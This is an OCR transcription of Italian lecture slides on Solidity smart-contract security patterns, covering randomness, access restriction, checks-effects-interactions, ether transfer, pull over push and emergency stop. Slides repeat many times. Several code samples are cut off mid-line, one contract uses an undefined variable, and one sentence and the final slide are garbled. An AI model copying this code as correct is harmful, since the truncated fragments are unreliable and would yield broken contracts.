La funzione __callback(bytes32 myid, string result) viene utilizzata dall'oracolo per inviare il risultato al contratto. Il primo parametro myid viene utilizzato per collegare il risultato a una richiesta precedente. La prima istruzione assicura che l'entità chiamante sia effettivamente l'oracolo. Il risultato viene quindi salvato in memoria.

Il servizio Oraclize viene utilizzato in quasi tutti i casi in cui è necessario un oracolo, il seguente esempio interagisce con l'oracolo Oraclize per ricevere l'attuale tasso di cambio da EUR a USD.

::.. Randomness (1/2)


La casualità nei sistemi informatici e soprattutto in Ethereum è notoriamente difficile da ottenere. La necessità di casualità è elevata, nonostante sia difficile trovare una fonte sicura di entropia. Una delle possibili fonti di casualità in Ethereum possono essere i timestamp dei blocchi. Il problema con i timestamp dei blocchi è che possono essere influenzati dal miner, purché il timestamp non sia più vecchio del blocco genitore. Queste sono soluzioni alternative:

- Block hash PRNG - l'hash di un blocco come fonte di casualità;
- Oracle RNG: casualità fornita da un oracolo;
- PRNG collaborativo: generazione collaborativa di un numero casuale all'interno della blockchain.

::.. Randomness (1/2)

La casualità nei sistemi informatici e soprattutto in Ethereum è notoriamente difficile da ottenere. La necessità di casualità è elevata, nonostante sia difficile trovare una fonte sicura di entropia. Una delle possibili fonti di casualità in Ethereum possono essere i timestamp dei blocchi. Il problema con i timestamp dei blocchi è che possono essere influenzati dal miner, purché il timestamp non sia più vecchio del blocco genitore. Queste sono soluzioni alternative:

- Block hash PRNG - l'hash di un blocco come fonte di casualità;
- **Oracle RNG**: casualità fornita da un oracolo;




Chainlink VRF (Verifiable Random Function) è un generatore di numeri casuali (RNG) dimostrabilmente giusto e verificabile che consente a smart contracts di accedere a valori casuali.

Per ogni richiesta, Chainlink VRF genera uno o più valori casuali e una prova crittografica di come tali valori sono stati determinati così da non compromettere la sicurezza o l'usabilità.

::.. Randomness (1/2)

La casualità nei sistemi informatici e soprattutto in Ethereum è notoriamente difficile da ottenere. La necessità di casualità è elevata, nonostante sia difficile trovare una fonte sicura di entropia. Una delle possibili fonti di casualità in Ethereum possono essere i timestamp dei blocchi. Il problema con i timestamp dei blocchi è che possono essere influenzati dal miner, purché il timestamp non sia più vecchio del blocco genitore. Queste sono soluzioni alternative:

- Block hash PRNG - l'hash di un blocco come fonte di casualità;
- Oracle RNG: casualità fornita da un oracolo;
- **PRNG collaborativo**: generazione collaborativa di un numero



Randao è uno smart contract e DAO che raccoglie sha3(s) dai partecipanti e genera il numero causale dallo XOR dei valori raccolti; ma non viene più sviluppato attivamente.

::.. Randomness (1/2)

La casualità nei sistemi informatici e soprattutto in Ethereum è notoriamente difficile da ottenere. La necessità di casualità è elevata, nonostante sia difficile trovare una fonte sicura di entropia. Una delle possibili fonti di casualità in Ethereum possono essere i timestamp dei blocchi. Il problema con i timestamp dei blocchi è che possono essere influenzati dal miner, purché il timestamp non sia più vecchio del blocco genitore. Queste sono soluzioni alternative:

- **Block hash PRNG** - l'hash di un blocco come fonte di casualità;

```
function randomNumber() internal view returns (uint) {
    return uint(blockhash(block.number - 1));
}
```

Implementata in questo modo ci sono due problemi che rendono questa soluzione poco pratica:

un minatore potrebbe trattenere un blocco trovato e, poiché block.number è una variabile disponibile sulla blockchain, può essere utilizzata come parametro di input da qualsiasi utente per determinare il numero che sarà generato.

L'implementazione più semplice di questo modello sarebbe semplicemente l'utilizzo dell'hash del blocco più recente.

::.. Randomness (2/2)

```
contract Randomness {

    bytes32 sealedSeed;
    bool seedSet = false;
    bool betsClosed = false;
    uint storedBlockNumber;
    address trustedParty = 0xdCad3a6d3569DF655070DEd06cb7A1b2Ccd1D3AF;

    function setSealedSeed(bytes32 _sealedSeed) public {
        require(!seedSet);
        require (msg.sender == trustedParty);
        betsClosed = true;
        sealedSeed = _sealedSeed;
        storedBlockNumber = block.number + 1;
        seedSet = true;
    }

    function bet() public {
        require(!betsClosed);
        // Make bets here
    }

    function reveal(bytes32 _seed) public {
        require(seedSet);
        require(betMade);
        require(storedBlockNumber < block.number);
        require(keccak256(msg.sender, _seed) == sealedSeed);
        uint random = uint(keccak256(_seed, blockhash(storedBlockNumber)));
        // Insert logic for usage of random number here;
        seedSet = false;
        betsClosed = false;
    }
}
```

Per eliminare la possibilità di interferenza da parte dei minatori e di previsione di numeri casuali, una parte fidata fornisce un seed, che verrà sottoposto ad hashing insieme a un futuro hash del blocco, per rendere impossibile al miner di prevedere l'esito del suo hash di blocco su il numero casuale.

::.. Randomness (2/2)

```
contract Randomness {

    bytes32 sealedSeed;
    bool seedSet = false;
    bool betsClosed = false;
    uint storedBlockNumber;
    address trustedParty = 0xdCad3a6d3569DF655070DEd06cb7A1b2Ccd1D3AF;

    function setSealedSeed(bytes32 _sealedSeed) public {
        require(!seedSet);
        require (msg.sender == trustedParty);
        betsClosed = true;
        sealedSeed = _sealedSeed;
        storedBlockNumber = block.number + 1;
        seedSet = true;
    }

    function bet() public {
        require(!betsClosed);
        // Make bets here
    }

    function reveal(bytes32 _se
        require(seedSet);
        require(betMade);
        require(storedBlockNumber < block.number);
        require(keccak256(msg.sender, _seed) == sealedSee
        uint random = uint(keccak256(_seed, blockhash(storedBlockNumber)));
        // insert logic for usage of random number here;
        seedSet = false;
        betsClosed = false;
    }
}
```

Il numero casuale effettivo viene generato eseguendo l'hashing del seed insieme all'hash del blocco in corrispondenza del numero precedentemente memorizzato. I passi successivi potrebbero essere la formattazione del numero nell'intervallo desiderato e l'esecuzione di qualsiasi logica utilizzando il numero casuale, come il pagamento dei vincitori.

Per eliminare la possibilità di interferenza da parte dei minatori e di previsione di numeri casuali, una parte fidata fornisce un seed, che verrà settaggio ad un blocco, mentre l'esito del suo hash di blocco su il numero casuale.

::.. Access Restriction (1/2)

A causa della natura pubblica della blockchain non è possibile impedire a qualcuno di leggere lo stato di un contratto dalla blockchain, poiché tutto è pubblicamente visibile a tutti.

- Ciò che si può fare è limitare l'accesso in lettura allo stato di un contratto da parte di altri, dichiarando le variabili di stato come private. Anche le funzioni possono essere dichiarate private, ma da impedire a chiunque di richiamarle in qualsiasi circostanza.
- Dichiararli semplicemente pubblici, tuttavia, aprirebbe l'accesso a tutti i partecipanti alla rete. Nella maggior parte dei casi si desidera consentire l'accesso alle funzionalità nel caso in cui vengano soddisfatte determinate regole di controllo accesso.

Per l'implementazione viene solitamente sfruttato il pattern Guard Check. L'esempio più importante di questo modello è probabilmente il contratto Ownable di OpenZeppelin.

::.. Access Restriction (2/2)

```
contract AccessRestriction {

    address public owner = msg.sender;
    uint public lastOwnerChange = now;

    modifier onlyBy(address _account) {
        require(msg.sender == _account);
        _;
    }

    modifier onlyAfter(uint _time) {
        require(now >= _time);
        _;
    }

    modifier costs(uint _amount) {
        require(msg.value >= _amount);
        _;
        if (msg.value > _amount) {
            msg.sender.transfer(msg.value - _amount);
        }
    }

    function changeOwner(address _newOwner) public onlyBy(owner) {
        owner = _newOwner;
    }

    function buyContract() public payable onlyAfter(lastOwnerChange + 4 weeks) costs(1 ether) {
        owner = msg.sender;
        lastOwnerChange = now;
    }
}
```

::.. Access Restriction (2/2)

```
contract AccessRestriction {

    address public owner = msg.sender;
    uint public lastOwnerChange = now;

    modifier onlyBy(address _account) {
        require(msg.sender == _account);
        _;
    }

    modifier onlyAfter(uint _tim
        require(now >= _time);
        _;
    }

    modifier costs(uint _amount)
        require(msg.value >= _am
        _;
        if (msg.value > _amount)
            msg.sender.transfer(
        }
    }

    function changeOwner(address _newOwner) public onlyBy(owner) {
        owner = _newOwner;
    }

    function buyContract() public payable onlyAfter(lastOwnerChange + 4 weeks) costs(1 ether) {
        owner = msg.sender;
        lastOwnerChange = now;
    }
}
```

Le variabili di stato proprietario e lastOwnerChange vengono inizializzate al momento della creazione del contratto. Il modificatore onlyBy(address_account) assicura che l'iniziatore della funzione (msg.sender) sia uguale alla variabile fornita nella chiamata del modificatore, che in questo caso è proprietario. L'utilizzo di questo modificatore porta alla generazione di un'eccezione ogni volta che la funzione protetta viene chiamata da qualcuno oltre all'attuale proprietario.

::.. Access Restriction (2/2)

```
contract AccessRestriction {

    address public owner = msg.sender;
    uint public lastOwnerChange = now;

    modifier onlyBy(address _account) {
        require(msg.sender == _account);
        _;
    }

    modifier onlyAfter(uint _time) {
        require(now >= _time);
        _;
    }

    modifier costs(uint _amount) {
        require(msg.value >= _amount);
        _;
        if (msg.value > _amount) {
            msg.sender.transfer(msg.value - _amount);
        }
    }

    function changeOwner(address _newOwner) public onlyBy(owner) {
        owner = _newOwner;
    }

    function buyContract() public payable onlyAfter(lastOwnerChange + 4 weeks) costs(1 ether) {
        owner = msg.sender;
        lastOwnerChange = now;
    }
}
```

Il secondo modificatore onlyAfter(uint_time) funziona allo stesso modo, con la differenza che genera un'eccezione se la funzione a cui è collegato viene chiamata prima dell'ora specificata. Il terzo e ultimo modificatore cost(uint_amount) accetta un importo di valuta come input e si assicura che il valore fornito con la transazione chiamante sia almeno pari all'importo specificato, prima di passare all'esecuzione della funzione protetta. Questo modificatore differisce dagli altri due, poiché ha il codice implementato dopo l'esecuzione della funzione.

::.. Access Restriction (2/2)

```
contract AccessRestriction {

    address public owner = msg.sender;
    uint public lastOwnerChange = now;

    modifier onlyBy(address _account) {
        require(msg.sender == _account);
        _;
    }

    modifier onlyAfter(uint _time) {
        require(now >= _time);
        _;
    }

    modifier costs(uint _amount) {
        require(msg.value >= _amount);
        _;
        if (msg.value > _amount) {
            msg.sender.transfer(msg.value -
        }
    }

    function changeOwner(address _newOwner) public onlyBy(owner) {
        owner = _newOwner;
    }

    function buyContract() public payable onlyAfter(lastOwnerChange + 4 weeks) costs(1 ether) {
        owner = msg.sender;
        lastOwnerChange = now;
    }
}
```

In combinazione con il modificatore precedente il contratto può essere acquistato solo da un nuovo proprietario, dopo che sono trascorse quattro settimane dall'ultimo cambio di proprietà, e se la transazione contiene almeno un ether. Il modificatore pagabile della funzione buyContract() nella riga 30 è necessario per poter ricevere denaro con una transazione.

Il vantaggio di esternalizzare la funzionalità in modificatori diventa evidente, non appena due o più funzioni condividono gli stessi, o simili, requisiti, poiché il modificatore consente una facile riutilizzabilità.

::.. Checks Effects Interactions (1/3)

La macchina virtuale Ethereum non consente la concorrenza.

- Quando si chiama un indirizzo esterno, il contratto chiamante trasferisce anche il flusso di controllo all'entità esterna. Questa entità esterna è ora responsabile del flusso di controllo e può eseguire qualsiasi codice inerente, nel caso si tratti di un altro contratto.
- Nella maggior parte dei casi, ciò non causerà alcun problema, ma nel caso in cui il contratto richiamato agisca in malafede, potrebbe alterare il flusso di controllo e riportarlo in uno stato inaspettato al contratto iniziale.

Un possibile vettore di attacco è un re-entrant attack.

Bisogna identificare le parti di una funzione che sono critiche, e se la chiamata esterna è la potenziale causa di vulnerabilità, così da poter implementare della logica di azione di conseguenza.

::.. Checks Effects Interactions (2/3)

Una strategia è quella di aggiornare tutte le variabili di stato prima dell'interazione esterna - “contabilità ottimistica”, poiché gli effetti vengono valutati come completati, prima che si siano effettivamente verificati. Con il Guard Check, si ha il seguente ordine: prima i controlli, poi gli effetti sulle variabili di stato e le interazioni per ultimi.

- I controlli iniziali assicurano che l'entità chiamante sia nella posizione di richiamare questa particolare funzione.
- Successivamente vengono applicati tutti gli effetti specificati e le variabili di stato vengono aggiornate.
- Solo dopo che lo stato interno è completamente aggiornato, dovrebbero essere eseguite le interazioni esterne.

In questo modo, un re-entrant attack non dovrebbe essere in grado di superare i controlli all'inizio della funzione, poiché le variabili di stato utilizzate per verificare il permesso di ingresso sono già state aggiornate.

::.. Checks Effects Interactions (3/3)

```
contract ChecksEffectsInteractions {

    mapping(address => uint) balances;

    function deposit() public payable {
        balances[msg.sender] = msg.value;
    }

    function withdraw(uint amount) public {
        require(balances[msg.sender] >= amount);

        balances[msg.sender] -= amount;

        msg.sender.transfer(amount);
    }
}
```

::.. Checks Effects Interactions (3/3)

```
contract ChecksEffectsInteractions {

    mapping(address => uint) balances;

    function deposit() public payable {
        balances[msg.sender] = msg.value;
    }

    function withdraw(uint amount) public {
        require(balances[msg.sender] >= amount);

        balances[msg.sender] -= amount;

        msg.sender.transfer(amount);
    }
}
```

La funzione deposit() consente all'utente di depositare ether nel contratto e di memorizzare i rispettivi saldi. Il pattern vero e proprio è implementato nella funzione ritiro(), alla quale viene fornito l'importo richiesto per prelevare. Il primo passo è effettuare tutti i controlli necessari. Il passo successivo è l'applicazione di tutti effetti: l'adeguamento del saldo. Tutte le interazioni esterne avvengono nell'ultimo passaggio. Si è utilizzando il metodo transfer() per proteggere ulteriormente la funzione dal rientro

::.. Checks Effects Interactions (3/3)

```
contract ChecksEffectsInteractions {

    mapping(address => uint) balances;

    function deposit() public payable {
        balances[msg.sender] = msg.value;
    }

    function withdraw(uint amount) public {
        require(balances[msg.sender] >= amount);

        balances[msg.sender] -= amount;

        msg.sender.transfer(amount);
    }
}
```

La funzione deposit() consente all'utente di depositare ether nel contratto e di memorizzare i rispettivi saldi. Il pattern vero e proprio è implementato nella funzione ritiro(), alla quale viene fornito l'importo richiesto per prelevare. Il primo passo è effettuare tutti i controlli necessari. Il passo successivo è l'applicazione di tutti effetti: l'adeguamento del saldo. Tutte le interazioni esterne avvengono nell'ultimo passaggio. Si è utilizzando il metodo transfer() per proteggere ulteriormente la funzione dal rientro.

In un'implementazione non sicura di questo contratto, l'ordine dell'effetto e dell'interazione viene scambiato e non si usa transfer() ma call.value(), che è non sicuro e di basso livello. L'unica conseguenza negativa è di essere controintuitivo da utilizzare, quando si proviene da un paradigma di programmazione diverso. In altri linguaggi di programmazione, è pratica comune quello di applicare gli effetti dopo che le interazioni sono già avvenute. Questo perché è buona norma attendere un return che affermi che l'esecuzione della funzione è andata a buon fine, prima di apportare ulteriori modifiche basandosi sui risultati.

::.. Secure Ether Transfer (1/3)

Mentre il trasferimento di ether da un conto esterno può essere effettuato semplicemente tramite una transazione di rete, il trasferimento di ether da un conto a contratto non è così semplice.

- Agli albori di Solidity, il modo previsto per trasferire valuta da un contratto a un altro indirizzo era la funzione <address>.send(amount). Tuttavia, il metodo send non propaga gli errori e invia solo un piccolo compenso di gas.
- Ci sono soluzioni alternative come la funzione <address>.call.value(amount)(), per superare questa limitazione, poiché la quantità di gas può essere specificata, aggiungendo .gas(amountOfGas) a call.value metodo. Questo metodo apre le porte a un nuovo vettore di attacco, ovvero il re-entrant attack, che ha portato al furto di una notevole quantità di ether.
- Con Solidity versione 0.4.13 è stata introdotta una nuova funzione transfer(amount). L'opzione prevista per specificare la quantità di gas inoltrato non è stata implementata per questo metodo, rendendolo più simile alla funzione send che alla funzione call.value.

::.. Secure Ether Transfer (2/3)

Per decidere quale metodo utilizzare, bisogna considerare la quantità di gas inoltrato e la propagazione delle eccezioni.

- send e transfer trasferiscono al più 2300 gas, che è appena sufficiente per registrare un evento nel contratto ricevente. Nel caso in cui si richieda una maggiore quantità di gas per gestire la ricezione di ether, è necessario utilizzare call.value, poiché inoltra tutto il gas rimanente, se non diversamente specificato con l'aiuto del parametro .gas().
- Per quanto riguarda la propagazione delle eccezioni, send e call.value sono simili tra loro, poiché entrambi non generano eccezioni ma restituiscono piuttosto false in caso di errore. Il metodo transfer(), tuttavia, propaga ogni eccezione lanciata all'indirizzo ricevente al contratto mittente, portando ad un ripristino automatico di tutte le modifiche di stato. La propagazione delle eccezioni per i primi due metodi può essere ottenuta con una soluzione alternativa utilizzando il patter Guard Check. Ad esempio: require(<indirizzo>.send(importo)) è uguale a <indirizzo>.transfer(importo).

::.. Secure Ether Transfer (3/3)

Tutte e tre sono funzioni speciali del tipo di dati address e l'importo da trasferire è specificato in wei (1 wei), di cui bisogna tener conto per evitare errori. Tutti e tre i metodi vengono tradotti nel codice operativo CALL dal compilatore Solidity, dimostrando che condividono lo stesso processo interno.

```
contract EtherReceiver {

    function () public payable {}
}

contract EtherSender {

    EtherReceiver private receiverAdr = new EtherReceiver();

    function sendEther(uint _amount) public payable {
        if (!address(receiverAdr).send(_amount)) {
            //handle failed send
        }
    }

    function callValueEther(uint _amount) public payable {
        require(address(receiverAdr).call.value(_amount).gas(35000)());
    }

    function transferEther(uint _amount) public payable {
        address(receiverAdr).transfer(_amount);
    }
}
```

::.. Secure Ether Transfer (3/3)

Tutte e tre sono funzioni speciali del tipo di dati address e l'importo da trasferire è specificato in wei (1 wei), di cui bisogna tener conto per evitare errori. Tutti e tre i metodi vengono tradotti nel codice operativo CALL dal compilatore Solidity, dimostrando che condividono lo stesso processo interno.

```
contract EtherReceiver {

    function () public payable {}
}

contract EtherSender {

    EtherReceiver private receiverAdr = new EtherReceiver();

    function sendEther(uint _amount) public payable {
        if (!address(receiverAdr).send(_amount)) {
            //handle failed send
        }
    }

    function callValueEther(uint _amount) public payable {
        require(address(receiverAdr).call.value(_amount).gas(35000)());
    }

    function transferEther(uint _amount) public payable {
        address(receiverAdr).transfer(_amount);
    }
}
```

La funzione sendEther utilizza la funzione send del tipo indirizzo. Poiché le eccezioni per possibili errori (ad esempio il saldo del contratto è inferiore all'importo da trasferire) non vengono propagate, siamo in grado di gestire il valore restituito, ad esempio in una clausola if.

::.. Secure Ether Transfer (3/3)

Tutte e tre sono funzioni speciali del tipo di dati address e l'importo da trasferire è specificato in wei (1 wei), di cui bisogna tener conto per evitare errori. Tutti e tre i metodi vengono tradotti nel codice operativo CALL dal compilatore Solidity, dimostrando che condividono lo stesso processo interno.

```
contract EtherReceiver {

    function () public payable {}
}

contract EtherSender {

    EtherReceiver private receiverAdr = new EtherReceiver();

    function sendEther(uint _amount) public payable {
        if (!address(receiverAdr).send(_amount)) {
            //handle failed send
        }
    }

    function callValueEther(uint _amount) public payable {
        require(address(receiverAdr).call.value(_amount).gas(35000)());
    }

    function transferEther(uint _amount) public payable {
        address(receiverAdr).transfer(_amount);
    }
}
```

La seconda funzione callValueEther usa un'istruzione require per mostrare come può essere implementata la propagazione delle eccezioni, anche per i metodi che non la supportano in modo innato.
L'importo arbitrario di 35000 gas deve essere inoltrato alla funzione di fallback del contratto ricevente aggiungendo .gas(35000) al metodo. Ciò può essere utile nel caso in cui la funzione fallback abbia una logica avanzata implementata.

::.. Secure Ether Transfer (3/3)

Tutte e tre sono funzioni speciali del tipo di dati address e l'importo da trasferire è specificato in wei (1 wei), di cui bisogna tener conto per evitare errori. Tutti e tre i metodi vengono tradotti nel codice operativo CALL dal compilatore Solidity, dimostrando che condividono lo stesso processo interno.

```
contract EtherReceiver {

    function () public payable {}
}

contract EtherSender {

    EtherReceiver private receiverAdr = new EtherReceiver();

    function sendEther(uint _amount) public payable {
        if (!address(receiverAdr).send(_amount)) {
            //handle failed send
        }
    }

    function callValueEther(uint _amount) public payable {
        require(address(receiverAdr).call.value(_amount).gas(35000)());
    }

    function transferEther(uint _amount) public payable {
        address(receiverAdr).transfer(_amount);
    }
}
```

La funzione transferEther ha un'implementazione semplice mediante la funzione transfer e non necessita di ulteriori istruzioni, poiché le eccezioni vengono propagate automaticamente.

::.. Secure Ether Transfer (3/3)

Tutte e tre sono funzioni speciali del tipo di dati address e l'importo da trasferire è specificato in wei (1 wei), di cui bisogna tener conto per evitare errori. Tutti e tre i metodi vengono tradotti nel codice operativo CALL dal compilatore Solidity, dimostrando che condividono lo stesso processo interno.

```
contract EtherReceiver {

    function () public payable {}
}

contract EtherSender {

    EtherReceiver private receiverAdr = new EtherReceiver();

    function sendEther(uint _amount) public payable {
        if (!address(receiverAdr).send(_amount)) {
            //handle failed send
        }
    }

    function callValueEther(uint _amount) public payable {
        require(address(receiverAdr).call.value(_amount).gas(35000)());
    }

    function transferEther(uint _amount) public payable {
        address(receiverAdr).transfer(_amount);
    }
}
```

La funzione transferEther ha un'implementazione semplice mediante la funzione trabsfer e non necessita di ulteriori istruzioni, poiché le eccezioni vengono propagate automaticamente.

::.. Pull over Push (1/4)

L'invio di ether a un altro indirizzo in Ethereum comporta una chiamata all'entità ricevente. Esistono diversi motivi per cui questa chiamata esterna potrebbe non riuscire.

- Se l'indirizzo di ricezione è un contratto, potrebbe essere implementata una funzione di fallback che genera semplicemente un'eccezione una volta chiamata.
- Un altro motivo di fallimento è la mancanza di gas. Ciò può verificarsi nei casi in cui è necessario effettuare numerose chiamate esterne all'interno di un'unica chiamata di funzione.

Per questi motivi gli sviluppatori dovrebbero non fidarsi mai dell'esecuzione delle chiamate esterne senza che venga generato un errore. Nella maggior parte dei casi questo non è un problema, perché è responsabilità del destinatario assicurarsi di essere in grado di ricevere, e nel caso in cui non lo faccia, è solo a suo svantaggio.

::.. Pull over Push (2/4)

```
contract BadAuction {

    address highestBidder;
    uint highestBid;

    function bid() public payable {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            highestBidder.transfer(highestBid);
        }

        highestBidder = msg.sender;
        highestBid = msg.value;
    }
}
```

::.. Pull over Push (2/4)

```
contract BadAuction {

    address highestBidder;
    uint highestBid;

    function bid() public payable {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            highestBidder.transfer(highestBid);
        }

        highestBidder = msg.sender;
        highestBid = msg.value;
    }
}
```

Questo è un esempio di come un singolo ricevitore potrebbe potenzialmente bloccare un intero contratto. Una volta che un indirizzo che non è in grado di ricevere ether tramite il metodo di trasferimento assume la posizione di miglior offerente, il contratto sarà in uno stato irrisolvibile. Ogni nuovo tentativo di rilanciare l'attuale miglior offerente attiverà il trasferimento di ether, che si tradurrà in un'eccezione e quindi renderà impossibile rilanciare il leader attuale.

::.. Pull over Push (2/4)

```
contract BadAuction {

    address highestBidder;
    uint highestBid;

    function bid() public payable {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            highestBidder.transfer(highestBid);
        }

        highestBidder = msg.sender;
        highestBid = msg.value;
    }
}
```

Questo è un esempio di come un singolo ricevitore potrebbe potenzialmente bloccare un intero contratto. Una volta che un indirizzo che non è in grado di ricevere ether tramite il metodo di trasferimento assume la posizione di miglior offerente, il contratto sarà in uno stato irrisolvibile. Ogni nuovo tentativo di rilanciare l'attuale miglior offerente attiverà il trasferimento di ether, che si tradurrà in un'eccezione e quindi renderà impossibile rilanciare il leader attuale.

Un altro potenziale problema sorge quando si tenta di inviare ether a più destinatari con una singola chiamata di funzione. È sufficiente che uno dei trasferimenti fallisca per annullare tutti i trasferimenti già avvenuti e interrompere l'esecuzione dei trasferimenti successivi.

::.. Pull over Push (3/4)

Al fine di isolare tutte le chiamate esterne tra loro e dalla logica contrattuale, il pattern Pull over Push sposta il rischio associato al trasferimento di ether sull'utente, permettendogli di prelevare (pull) un certo importo, che altrimenti dovrebbe essere inviato a lui (push).

- Una componente fondamentale di questa implementazione è una mapping, che tiene traccia dei saldi in sospeso degli utenti.
- Invece di eseguire un vero e proprio trasferimento di Ether dal contratto a un destinatario, viene richiamata una funzione che aggiunge una voce al mapping, affermando che l'utente è idoneo a ritirare l'importo specificato.
- Nel caso in cui il mapping contenga già una voce per questo indirizzo, l'importo viene aggiunto a quello esistente.
- L'utente è ora responsabile di prelevare i fondi emettendo una transazione con un metodo di prelievo per aggiornare il saldo in sospeso prima di trasferire effettivamente l'ether.

Implementata in questo modo, un'eccezione generata in uno dei trasferimenti avrebbe effetto solo su questo trasferimento specifico e non su un'intera serie di trasferimenti o addirittura sull'intero contratto, come nell'esempio di cui sopra.

::.. Pull over Push (4/4)

```
contract PullOverPush {

    mapping(address => uint) credits;

    function allowForPull(address receiver, uint amount) private {
        credits[receiver] += amount;
    }

    function withdrawCredits() public {
        uint amount = credits[msg.sender];

        require(amount != 0);
        require(address(this).balance >= amount);

        credits[msg.sender] = 0;

        msg.sender.transfer(amount);
    }
}
```

::.. Pull over Push (4/4)

```
contract PullOverPush {

    mapping(address => uint) credits;

    function allowForPull(address                    uint amount) private {
        credits[receiver] += amount
    }

    function withdrawCre
        uint amount = cr

        require(amount != 0);
        require(address(this).balance >= amount);

        credits[msg.sender] = 0;

        msg.sender.transfer(amount);
    }
}
```

Il mapping dei crediti è uno degli elementi chiave di questo pattern e memorizza la quantità di ether (in wei) che ciascun indirizzo può prelevare.

::.. Pull over Push (4/4)

```
contract PullOverPush {

    mapping(address => uint) credits;

    function allowForPull(address receiver, uint amount) private {
        credits[receiver] += amount;
    }

    function withdrawCre
        uint amount = cr

        require(amount !
        require(address(

        credits[msg.send

        msg.sender.trans
    }
}
```

L'autorizzazione per il prelievo avviene nella funzioneallowForPull(..), che dovrebbe essere utilizzata al posto di ogni trasferimento di ether che dovrebbe essere regolato con un pagamento pull invece che con un pagamento push. Quindi invece di <address>.transfer(amount), ora utilizzeremmo allowForPull(<address>, amount). La funzione porta il modificatore private e pertanto può essere richiamata solo dall'interno del contratto. Nel caso in cui i permessi di pull dovessero essere concessi direttamente dall'esterno tramite una transazione, la funzione può essere resa pubblica. In questo caso è necessario utilizzare il modello di restrizione dell'accesso, per garantire che solo gli indirizzi autorizzati possano emettere crediti di prelievo.

::.. Pull over Push (4/4)

```
contract PullOverPush {

    mapping(address => uint) credits;

    function allowForPull(address receiver, uint amount) private {
        credits[receiver] += amount;
    }

    function withdrawCredits() public {
        uint amount = credits[msg.sender];

        require(amount != 0);
        require(address(this).balance >= amount);

        credits[msg.sender] = 0;

        msg.sender.transfer(amount);
    }
}
```

Per richiedere un prelievo gli utenti idonei devono chiamare la funzione ritiraCredits(). È buona pratica fallire il prima possibile.Si imposta a zero l'importo di prelievo consentito nel mapping, prima di trasferirlo effettivamente, per conformarsi al pattern Checks Effects Interactions ed evitare il rientro.

::.. Emergency Stop (1/3)

Anche il codice pesantemente controllato e testato può contenere bug o segmenti di codice difettosi. Gli smart contracts non fanno eccezione. Spesso questi bug non vengono scoperti finché non vengono utilizzati per un attacco da parte di un avversario. Una volta scoperto un difetto critico, è difficile risolverlo, perché l'immutabilità è uno dei principi fondamentali della blockchain. Sebbene diversi modelli consentano un codice aggiornabile in una certa misura, solitamente una notevole quantità di tempo è necessario per essere implementate ed usato. Durante questo lasso di tempo, gli aggressori potrebbero continuare con il loro attacco.

Con l'aiuto di questo pattern, si può mettere in pausa un contratto bloccando le chiamate a funzioni critiche, impedendo agli aggressori di continuare il proprio lavoro.

::.. Emergency Stop (2/3)

Se il contratto è attualmente interrotto o meno, viene memorizzato in una variabile di stato sotto forma di valore booleano, che viene inizializzato come falso durante la creazione del contratto. Per interrompere il contratto in caso di emergenza, questa variabile di stato deve essere impostata su true.

- La variazione di stato è realizzabile con una chiamata di funzione, che è chiamabile solo da entità autorizzate.
- Un'altra opzione per prevenire abusi, mantenendo allo stesso tempo il concetto di decentralizzazione, che devono essere rispettate per attivare il meccanismo di arresto.

Una volta che la variabile di stato può essere attivata impostandola su true, possiamo nuovamente utilizzare il pattern Access Restriction per assicurarci che le funzioni identificate come critiche non possano più essere chiamate, non appena il contratto viene interrotto.

::.. Emergency Stop (3/3)

Se l'arresto di emergenza è reversibile o meno, la ripresa del contratto viene avviata reimpostando su false la variabile di stato. La funzione per questa attività può essere implementata allo stesso modo della funzione per avviare l'arresto di emergenza e deve essere protetta anche da chiamate non autorizzate.

```
contract EmergencyStop {

    bool isStopped = false;

    modifier stoppedInEmergency {
        require(!isStopped);
        _;
    }

    modifier onlyWhenStopped {
        require(isStopped);
        _;
    }

    modifier onlyAuthorized {
        // Check for authorization of msg.sender here
        _;
    }

    function stopContract() public onlyAuthorized {
        isStopped = true;
    }

    function resumeContract() public onlyAuthorized {
        isStopped = false;
    }

    function deposit() public payable stoppedInEmergency {
        // Deposit logic happening here
    }

    function emergencyWithdraw() public onlyWhenStopped {
        // Emergency withdraw happening here
    }
}
```

::.. Emergency Stop (3/3)

Se l'arresto di emergenza è reversibile o meno, la ripresa del c
f
n
essere protet amate non autorizzate.

